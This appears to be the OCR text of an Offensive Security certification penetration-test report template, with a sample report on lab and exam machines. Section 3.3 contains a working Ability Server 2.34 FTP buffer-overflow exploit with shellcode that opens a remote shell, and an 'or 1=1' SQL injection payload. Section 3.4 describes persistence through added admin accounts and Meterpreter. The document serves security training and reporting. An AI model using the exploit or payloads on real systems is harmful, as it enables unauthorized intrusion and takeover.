
OFFENSIVE SECURITY

Penetration Test Report for Internal Lab and Exam

v.2.0

student@youremailaddress.com

OSID: XXXXX



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1.0 Offensive Security Lab and Exam Penetration Test Report

1.1 Introduction

The Offensive Security Lab and Exam penetration test report contains all efforts that were conducted in order to pass the Offensive Security course. This report should contain all items that were used to pass the overall exam and it will be graded from a standpoint of correctness and fullness to all aspects of the exam. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the Offensive Security Certified Professional.

1.2 Objective

The objective of this assessment is to perform an internal penetration test against the Offensive Security Lab and Exam network. The student is tasked with following methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. An example page has already been created for you at the latter portions of this document that should give you ample information on what is expected to pass this course. Use the sample report as a guideline to get you through the reporting.

1.3 Requirements

The student will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable.
- Any additional items that were not included

2.0 Sample Report – High-Level Summary

John Doe was tasked with performing an internal penetration test towards Offensive Security Labs. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Offensive Security's internal lab systems – the THINC.local domain. John's overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to Offensive Security.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on Offensive Security's network. When performing the attacks, John was able to gain access to multiple machines, primarily due to outdated patches and poor security configurations. During the testing, John had administrative level access to multiple systems. All systems were successfully exploited and access granted. These systems as well as a brief description on how access was obtained are listed below:

- Lab Trophy 1 – Got in through X
- Lab Trophy 2 – Got in through X
- Lab Trophy 3 – Got in through X
- Exam Trophy 1 – Got in through X
- Exam Trophy 2 – Got in through X

2.1 Sample Report - Recommendations

John recommends patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

3.0 Sample Report – Methodologies

John utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Offensive Security Labs and Exam environments are secure. Below is a breakout of how John was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Sample Report – Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, John was tasked with exploiting the lab and exam network. The specific IP addresses were:

Lab Network

192.168.1.1, 192.168.1.2, 192.168.1.3

Exam Network

172.16.203.133, 172.16.203.134, 172.16.203.135, 172.16.203.136

3.2 Sample Report – Service Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
192.168.1.1	TCP: 21,22,25,80,443
192.168.1.2	TCP: 22,55,90,8080,80
192.168.1.3	TCP: 1433,3389 UDP: 1434,161

3.3 Sample Report – Penetration

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, John was able to successfully gain access to 10 out of the 50 systems.

Vulnerability Exploited: Ability Server 2.34 FTP STOR Buffer Overflow

System Vulnerable: 172.16.203.134

Vulnerability Explanation: Ability Server 2.34 is subject to a buffer overflow vulnerability in STOR field. Attackers can use this vulnerability to cause arbitrary remote code execution and take completely control over the system. When performing the penetration test, John noticed an outdated version of Ability Server running from the service enumeration phase. In addition, the operating system was different from the known public exploit. A rewritten exploit was needed in order for successful code execution to occur. Once the exploit was rewritten, a targeted attack was performed on the system which gave John full administrative access over the system.

Vulnerability Fix: The publishers of the Ability Server have issued a patch to fix this known issue. It can be found here: http://www.code-crafters.com/abilityserver/

Severity: Critical


Proof of Concept Code Here: Modifications to the existing exploit was needed and is highlighted in red.

```
###################################
# Ability Server 2.34 FTP STOR Buffer Overflow
# Advanced, secure and easy to use FTP Server.
# 21 Oct 2004 - muts
###################################
# D:\BO>ability-2.34-ftp-stor.py
###################################
# D:\data\tools>nc -v 127.0.0.1 4444
# localhost [127.0.0.1] 4444 (?) open
# Microsoft Windows XP [Version 5.1.2600]
```

```
# (C) Copyright 1985-2001 Microsoft Corp.

# D:\Program Files\abilitywebserver>

###################################


import ftplib

from ftplib import FTP

import struct

print "\n\n###################################"

print "\nAbility Server 2.34 FTP STOR buffer Overflow"

print "\nFor Educational Purposes Only!\n"

print "###################################"


# Shellcode taken from Sergio Alvarez's "Win32 Stack Buffer Overflow Tutorial"


sc = "\xd9\xee\xd9\x74\x24\xf4\x5b\x31\xc9\xb1\x5e\x81\x73\x17\xe0\x66"

sc += "\x1c\xc2\x83\xeb\xfc\xe2\xf4\x1c\x8e\x4a\xc2\xe0\x66\x4f\x97\xb6"

sc += "\x1a\x38\xd6\x95\x87\x97\x98\xc4\x67\xf7\xa4\x6b\x6a\x57\x49\xba"

sc += "\x7a\x1d\x29\x6b\x62\x97\xc3\x08\x8d\x1e\xf3\x20\x39\x42\x9f\xbb"

sc += "\xa4\x14\xc2\xbe\x0c\x2c\x9b\x84\xed\x05\x49\xbb\x6a\x97\x99\xfc"

sc += "\xed\x07\x49\xbb\x6e\x4f\xaa\x6e\x28\x12\x2e\x1f\xb0\x95\x05\x61"

sc += "\x8a\x1c\xc3\xe0\x66\x4b\x94\xb3\xef\xf9\x2a\xc7\x66\x1c\xc2\x70"

sc += "\x67\x1c\xc2\x56\x7f\x04\x25\x44\x7f\x6c\x2b\x05\x2f\x9a\x8b\x44"

sc += "\x7c\x6c\x05\x44\xcb\x32\x2b\x39\x6f\xe9\x6f\x2b\x8b\xe0\xf9\xb7"

sc += "\x35\x2e\x9d\xd3\x54\x1c\x99\x6d\x2d\x3c\x93\x1f\xb1\x95\x1d\x69"

sc += "\xa5\x91\xb7\xf4\x0c\x1b\x9b\xb1\x35\xe3\xf6\x6f\x99\x49\xc6\xb9"

sc += "\xef\x18\x4c\x02\x94\x37\xe5\xb4\x99\x2b\x3d\xb5\x56\x2d\x02\xb0"

sc += "\x36\x4c\x92\xa0\x36\x5c\x92\x1f\x33\x30\x4b\x27\x57\xc7\x91\xb3"
```

```
sc += "\x0e\x1e\xc2\xf1\x3a\x95\x22\x8a\x76\x4c\x95\x1f\x33\x38\x91\xb7"

sc += "\x99\x49\xea\xb3\x32\x4b\x3d\xb5\x46\x95\x05\x88\x25\x51\x86\xe0"

sc += "\xef\xff\x45\x1a\x57\xdc\x4f\x9c\x42\xb0\xa8\xf5\x3f\xef\x69\x67"

sc += "\x9c\x9f\x2e\xb4\xa0\x58\xe6\xf0\x22\x7a\x05\xa4\x42\x20\xc3\xe1"

sc += "\xef\x60\xe6\xa8\xef\x60\xe6\xac\xef\x60\xe6\xb0\xeb\x58\xe6\xf0"

sc += "\x32\x4c\x93\xb1\x37\x5d\x93\xa9\x37\x4d\x91\xb1\x99\x69\xc2\x88"

sc += "\x14\xe2\x71\xf6\x99\x49\xc6\x1f\xb6\x95\x24\x1f\x13\x1c\xaa\x4d"

sc += "\xbf\x19\x0c\x1f\x33\x18\x4b\x23\x0c\xe3\x3d\xd6\x99\xcf\x3d\x95"

sc += "\x66\x74\x32\x6a\x62\x43\x3d\xb5\x62\x2d\x19\xb3\x99\xcc\xc2"

# Change RET address if need be.

buffer = '\x41'*966+struct.pack('<L', 0x7C2FA0F7)+'\x42'*32+sc # RET Windows 2000 Server
SP4

#buffer = '\x41'*970+struct.pack('<L', 0x7D17D737)+'\x42'*32+sc # RET Windows XP SP2

try:

# Edit the IP, Username and Password.

ftp = FTP('127.0.0.1')

ftp.login('ftp','ftp')

print "\nEvil Buffer sent..."

print "\nTry connecting with netcat to port 4444 on the remote machine."

except:

print "\nCould not Connect to FTP Server."

try:

ftp.transfercmd("STOR " + buffer)

except:

print "\nDone."
```

Screenshot Here:


C:\Windows\system32\cmd.exe
Windows IP Configuration
Ethernet adapter Local Area Connection:
Connection-specific DNS Suffix . : localdomain
Link-local IPv6 Address . . . . . : fe80::44b8:717f:a419:3f7%11
IPv4 Address. . . . . : 172.16.203.134
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 172.16.203.2
Tunnel adapter isatap.localdomain:
Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . : localdomain
Tunnel adapter Local Area Connection* 9:
Connection-specific DNS Suffix . :
IPv6 Address. . . . . : 2001:0:4137:9e50:1ca1:69fc:b489:4671
Link-local IPv6 Address . . . . . : fe80::1ca1:69fc:b489:4671%13
Default Gateway . . . . . : ::
C:\>

Vulnerability Exploited: MySQL Injection

System Vulnerable: 172.16.203.135

Vulnerability Explanation: A custom web application identified was prone to SQL Injection attacks. When performing the penetration test, John noticed error-based MySQL Injection on the taxid query string parameter. While enumerating table data, John was able to successfully extract login and password credentials that were unencrypted that also matched username and password accounts for the root user account on the operating system. This allowed for a successful breach of the Linux-based operating system as well as all data contained on the system.

Vulnerability Fix: Since this is a custom web application, a specific update will not properly solve this issue. The application will need to be programmed to properly sanitize user-input data, ensure that the user is running off of a limited user account, and that any sensitive data stored within the SQL database is properly encrypted. Custom error messages are highly recommended, as it becomes more challenging for the attacker to exploit a given weakness if errors are not being presented back to them.

Severity: Critical

Proof of Concept Code Here:

```
SELECT * FROM login WHERE id = 1 or 1=1 AND user LIKE “%root%"
```

Screenshot Here:

3.4 Sample Report – Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred (i.e. a buffer overflow), we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

John added administrator and root level accounts on all systems compromised. In addition to the administrative/root access, a Metasploit meterpreter service was installed on the machine to ensure that additional access could be established.

3.5 Sample Report – House Cleaning

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organizations computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After the trophies on both the lab network and exam network were completed, John removed all user accounts and passwords as well as the Meterpreter services installed on the system. Offensive Security should not have to remove any user accounts or services from the system.

4.0 Additional Items Not Mentioned in the Report

This section is placed for any additional items that were not mentioned in the overall report.